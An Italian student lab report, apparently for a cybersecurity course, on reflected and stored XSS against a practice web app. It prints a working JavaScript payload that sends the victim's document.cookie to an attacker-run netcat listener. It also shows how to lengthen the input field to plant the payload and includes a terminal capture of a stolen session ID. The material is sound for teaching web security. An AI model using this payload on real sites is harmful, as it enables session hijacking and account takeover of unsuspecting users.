
PROGETTO S6L5

.


CAPIRE SE IL SITO È VULNERABILE



Per capire se il sito è vulnerabile a questo tipo di attacco,possiamo inserire come raffigurato nell'immagine "<i>ciao",se il sito ci restituisce la parola 'ciao' in corsivo(si puo' provare in vari modi ad esempio con un alert) vuol dire che abbiamo un problema con la validazione dell'input come in questo caso e che quindi il sito è soggetto a questo tipo di attacco(XSS riflesso)

XSS RIFLESSO

XSS riflesso: è un tipo di attacco mediante il quale attraverso una non corretta sanificazione dell'input da parte del programmatore, si può indurre l'utente a cliccare su un link di un sito contenente dello script malevolo (esempio:rubare cookie) ,quest'ultimo si azionera' nel momento in cui la vittima inserirà l'url nel proprio motore di ricerca



1)Creiamo lo script che ci permette di catturare i cookie

cookie:è un piccolo file contenente informazioni al suo interno,il quale viene memorizzato sul dispositvo dell'utente e permette ad esempio di non effettuare l'accesso ogni volta che si visita un sito web

2)Lo script utilizzato è il seguente "<script>
var xhr = new XMLHttpRequest();
xhr.open("GET", "http://127.0.0.1:13469/?cookie=" + encodeURIComponent(document.cookie), true);
xhr.send();
</script>"


Spiegazione:questo script scritto in JavaScript utilizza l'oggetto XMLHttpRequest per inviare una richiesta GET a un server locale(in questo caso il mio pc) all'indirizzo "http://127.0.0.1:13469/". La richiesta include i dati dei cookie dell'utente corrente.
Il parametro della richiesta GET è costruito concatenando la stringa "?cookie=" con i dati dei cookie ottenuti da document.cookie. La funzione encodeURIComponent è utilizzata per assicurarsi che i dati dei cookie siano codificati correttamente per essere inclusi in un URL.

3)fatto ciò si apre una sessione con netcat,attraverso il seguente comando nc -lvp 13469(numero della porta dove si desidera effettuare la connessione) andiamo a catturare il cookie dell'utente.

XSS NON RIFLESSO

XSS non riflesso:un attaccante inserisce un script malevolo all'interno del database del sito,questo script verrà eseguito ogni volta che l'utente visualizza la pagina in questione.


Questo succede sempre per un problema di sanificazione dell'input



1)In questo caso dobbiamo ispezionare la seguente pagina per cambiare la lunghezza del testo nell'input(ho inserito 200 come lunghezza)in modo tale da poter inserire il nostro script.

2)Una volta che abbiamo fatto questo lo script verrà salvato nel database del sito in questione e ci permette di catturare i cookie ogni volta che l'utente visita la seguente pagina.

3) Fatto questo,come nell'xss riflesso, andiamo a metterci in ascolto sulla porta 13469 con netcat.


root@kali: ~
File Actions Edit View Help
Origin: http://192.168.178.63
Connection: keep-alive
Referer: http://192.168.178.63/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
^C
(root㉿kali)-[~]
nc -lvp 13469
listening on [any] 13469 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 47072
GET /?cookie=security%3Dlow%3B%20PHPSESSID%3D956de332145c964ca460b3a021b84cce HTTP/1.1
Host: 127.0.0.1:13469
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Origin: http://192.168.178.63
Connection: keep-alive
Referer: http://192.168.178.63/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site